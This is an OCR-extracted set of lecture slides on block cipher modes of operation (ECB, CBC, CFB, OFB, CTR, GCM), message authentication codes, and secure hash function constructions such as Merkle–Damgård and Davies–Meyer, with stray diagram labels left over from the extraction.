
- Repeated plaintext messages (or blocks) can be recognised by the eavesdropper as repeated ciphertext. If there are only few possible messages, an eavesdropper might quickly learn the corresponding ciphertext.
- Plaintext block values are often not uniformly distributed, for example in ASCII encoded English text, some bits have almost fixed values.

  As a result, not the entire input alphabet of the block cipher is utilised, which simplifies for an eavesdropper building and using a value table of E_K.


`http://csrc.nist.gov/publications/nistpubs/800-38a/sp800-38a.pdf`

Electronic Code Book (ECB) III

Plain-text bitmap:



DES-ECB encrypted:



Randomized encryption

A randomized encryption scheme

$$\begin{aligned} \text{Enc} &: \{0,1\}^k \times \{0,1\}^r \times \{0,1\}^l \to \{0,1\}^m \\ \text{Dec} &: \{0,1\}^k \times \{0,1\}^m \to \{0,1\}^l \end{aligned}$$

receives in addition to the k-bit key and l-bit plaintext also an r-bit random value, which it uses to ensure that repeated encryption of the same plaintext is unlikely to result in the same m-bit ciphertext.


With randomized encryption, the ciphertext will be slightly longer than the plaintext: $m > l$, for example $m = r + l$.

Cipher Block Chaining (CBC) I


The Cipher Block Chaining mode is one way of constructing a randomized encryption scheme from a blockcipher E_K.

It XORs the previous ciphertext block into the plaintext block before applying the block cipher. The entire ciphertext is randomised by prefixing it with a randomly chosen *initial vector* ($\mathrm{IV} = C_0$):

$$C_i = E_K(P_i \oplus C_{i-1})$$



Cipher Block Chaining (CBC) II




The input of the block cipher E_K is now uniformly distributed.

A repetition of block cipher input has to be expected only after around $\sqrt{2^n} = 2^{\frac{n}{2}}$ blocks have been encrypted with the same key, where n is the block size in bits ($\rightarrow$ birthday paradox).

Plain-text bitmap:

DES-CBC encrypted:



Cipher Feedback Mode (CFB)

$$C_i = P_i \oplus E_K(C_{i-1})$$


As in CBC, C_0 is a randomly selected initial vector, whose entropy will propagate through the entire ciphertext.

This variant has two advantages over CBC, that can help to reduce latency:

- The blockcipher step needed to derive C_i can be performed before P_i is known.
- Incoming plaintext bits can be encrypted and output immediately; no need to wait until another n-bit block is full.

Output Feedback Mode (OFB)

Feeding the output of a block cipher back into its input leads to a key-dependent sequence of pseudo-random blocks $R_i = E_K(R_{i-1})$ with $R_0 = 0$:



Again, the key K should be replaced before in the order of $2^{\frac{n}{2}}$ n-bit blocks have been generated, to reduce the risk that the random block generator enters a cycle such that $R_i = R_{i-k}$ for some $k \ll 2^n$ and all $i > j$.

Output Feedback Mode is a stream cipher; the plaintext is simply XORed with the output of the above pseudo-random bit stream generator:

$$R_0 = 0, \quad R_i = E_K(R_{i-1}), \quad C_i = P_i \oplus R_i$$

OFB (and CFB) can also process messages in steps smaller than n-bit blocks, such as single bits or bytes. To process m-bit blocks ($m < n$), an n-bit shift register is connected to the input of the block cipher, only m bits of the n-bit output of E_K are XORed onto P_i, the remaining $n - m$ bits are discarded, and m bits are fed back into the shift register (depending on the mode of operation).

Counter Mode (CTR)

This mode is also a stream cipher. It obtains the pseudo-random bit stream by encrypting an easy to generate sequence of mutually different blocks, such as the natural numbers encoded as n-bit binary values, plus some offset O:

$$C_i = P_i \oplus E_K(O + i)$$

The offset O is chosen randomly for each message and transmitted or stored with it like an initial vector. The operation $O + i$ can be addition in $\mathbb{Z}_{2^n}$ or GF(2^n).


Advantages:

- allows fast random access
- can be parallelized
- low latency
- no padding required
- no risk of short cycles

Today, Counter Mode is generally preferred over CBC, CBF, and OFB.

Message Authentication Code (MAC)

A MAC is the cryptographic equivalent of a checksum, which only those who know K can generate, to protect the integrity of data. Anyone who shares the secret key K with the sender can recalculate the MAC over the received message and compare the result.



A modification of CBC provides one form of MAC. The initial vector is set to a fixed value (e.g., 0), and C_n of the CBC calculation is attached to the transmitted plaintext.

CBC-MAC is only secure for fixed message lengths. One fix known as ECBC-MAC encrypts the CBC-MAC result once more, with a separate key.

A one-time MAC (Carter-Wegman)

The following MAC scheme is very fast and unconditionally secure, but only if the key is used to secure only a single message.

Let $\mathbb{F}$ be a large finite field (e.g. $\mathbb{Z}_{2^{128}+51}$ or $\mathrm{GF}(2^{128})$).

- Pick a random key pair $K = (K_1, K_2) \in \mathbb{F}^2$
- Split padded message P into blocks $P_1, \ldots, P_m \in \mathbb{F}$
- Evalutate the following polynomial over $\mathbb{F}$ to obtain the MAC:

$$\text{OT-MAC}_{K_1,K_2}(P) = K_1^{m+1} + P_m K_1^m + \cdots + P_2 K_1^2 + P_1 K_1 + K_2$$

Converted into a computationally secure many-time MAC:

- Pseudo-random function/permutation $E_K : \mathbb{F} \to \mathbb{F}$
- Pick per-message random value $R \in \mathbb{F}$
- $\text{CW-MAC}_{K_1,K_2}(P) = (R, K_1^{m+1} + P_m K_1^m + \cdots + P_2 K_1^2 + P_1 K_1 + E_{K_2}(R))$

M. Wegman and L. Carter. New hash functions and their use in authentication and set equality. Journal of Computer and System Sciences, 22:265279, 1981.

Galois Counter Mode (GCM)

CBC and CBC-MAC used together require different keys, resulting in *two* encryptions per block of data.

Galois Counter Mode is a more efficient *authenticated encryption* technique that requires only a single encryption, plus one XOR $\oplus$ and one multiplication $\otimes$, per block of data:


$$\begin{aligned} C_i &= P_i \oplus E_K(O+i) \\ G_i &= (G_{i-1} \oplus C_i) \otimes H, \quad G_0 = A \otimes H, \quad H = E_K(0) \\ \mathrm{GMAC}_{E_K}(A, C) &= \big((G_n \oplus (\mathrm{len}(A) || \mathrm{len}(C))) \otimes H\big) \oplus E_K(O) \end{aligned}$$


A is authenticated, but not encrypted (e.g., message header).

The multiplication $\otimes$ is over the Galois field $\mathrm{GF}(2^{128})$: block bits are interpreted as coefficients of binary polynomials of degree 127, and the result is reduced modulo $x^{128} + x^7 + x^2 + x + 1$.

This is like 128-bit modular integer multiplication, but without carry bits, and therefore faster in hardware.

`http://csrc.nist.gov/publications/nistpubs/800-38D/SP-800-38D.pdf`


$O+1$
$\cdots$
$O+n$
E_K
E_K
P_1
P_n
C_1
C_n


O
$O+1$
$\cdots$
$O+n$
E_K
E_K
E_K
P_1
P_n
C_1
C_n
A
$\cdots$
$E_K(0)$
$E_K(0)$
$E_K(0)$
$\mathsf{len}(A)||\mathsf{len}(C)$
$E_K(0)$
$GMAC_{E_K}(A, C)$

Secure hash functions

A *hash function* $h : \{0,1\}^* \rightarrow \{0,1\}^n$ efficiently maps arbitrary-length input bit strings onto (usually short) fixed-length bitstrings such that the output is uniformly distributed (for non-repeating input values).

Hash functions are commonly used for fast table lookup or as checksums.

A *secure n-bit hash function* is in addition expected to offer the following properties:

- Preimage resistance (one-way): For a given value y, it is computationally infeasible to find x with $h(x) = y$.
- Second preimage resistance (weak collision resistance): For a given value x, it is computationally infeasible to find x' with $h(x') = h(x)$.
- Collision resistance: It is computationally infeasible to find a pair $x \neq y$ with $h(x) = h(y)$.

Secure hash functions: standards

- MD5: $n = 128$
  still widely used today, but collisions were found in 2004
  `http://www.ietf.org/rfc/rfc1321.txt`
- SHA-1: $n = 160$
  widely used today in many applications, but 2^{69}-step algorithm to find collisions found in 2005, being phased out
- SHA-2: $n = 224$, 256, 384, or 512
  close relative of SHA-1, therefore long-term collision-resistance questionable, best existing standard
  FIPS 180-3 US government secure hash standard,
  `http://csrc.nist.gov/publications/fips/`
- SHA-3: KECCAK wins 5-year NIST contest in October 2012
  no length-extension attack, arbitrary-length output,
  can also operate as PRNG, very different from SHA-1/2.
  (other finalists: BLAKE, Grøstl, JH, Skein)
  `http://csrc.nist.gov/groups/ST/hash/sha-3/`
  `http://keccak.noekeon.org/`

Secure hash functions: Merkle–Damgård construction

Fast secure hash functions such as MD5 or SHA-1 are based on a PRF $C : \{0,1\}^n \times \{0,1\}^k \to \{0,1\}^n$ called *compression function*.

First, the input bitstring X is padded in an unambiguous way to a multiple of the compression function's input block size k. If we would just add zero bits for padding, for instance, then the padded versions of two strings which differ just in the number of trailing "zero" bits would be indistinguishable ($10101 + 000 = 10101000 = 1010100 + 0$). By padding with a "one" bit (even if the length was already a multiple of k bits!), followed by between 0 and $k - 1$ "zero" bits, the padding could always unambiguously be removed and therefore this careful padding destroys no information.

Then the padded bitstring X' is split into m k-bit blocks $X_1, \ldots, X_m$, and the n-bit hash value $H(X) = H_m$ is calculated via the recursion


$$H_i = C(H_{i-1}, X_i)$$

where H_0 is a constant n-bit start value.

MD5 and SHA-1 for instance use block sizes of $k = 512$ bits.

One-way function from block cipher (Davies–Meyer)

A block cipher can be turned into a one-way function by XORing the input onto the output. This prevents decryption, as the output of the blockcipher cannot be reconstructed from the output of the one-way function.



Another way of getting a one-way function is to use the input as a key in a block cipher to encrypt a fixed value.

Both approaches can be combined to use a block cipher E as the compression function in a secure hash function:

$$H_i = E_{X_i}(H_{i-1}) \oplus H_{i-1}$$

Birthday paradox

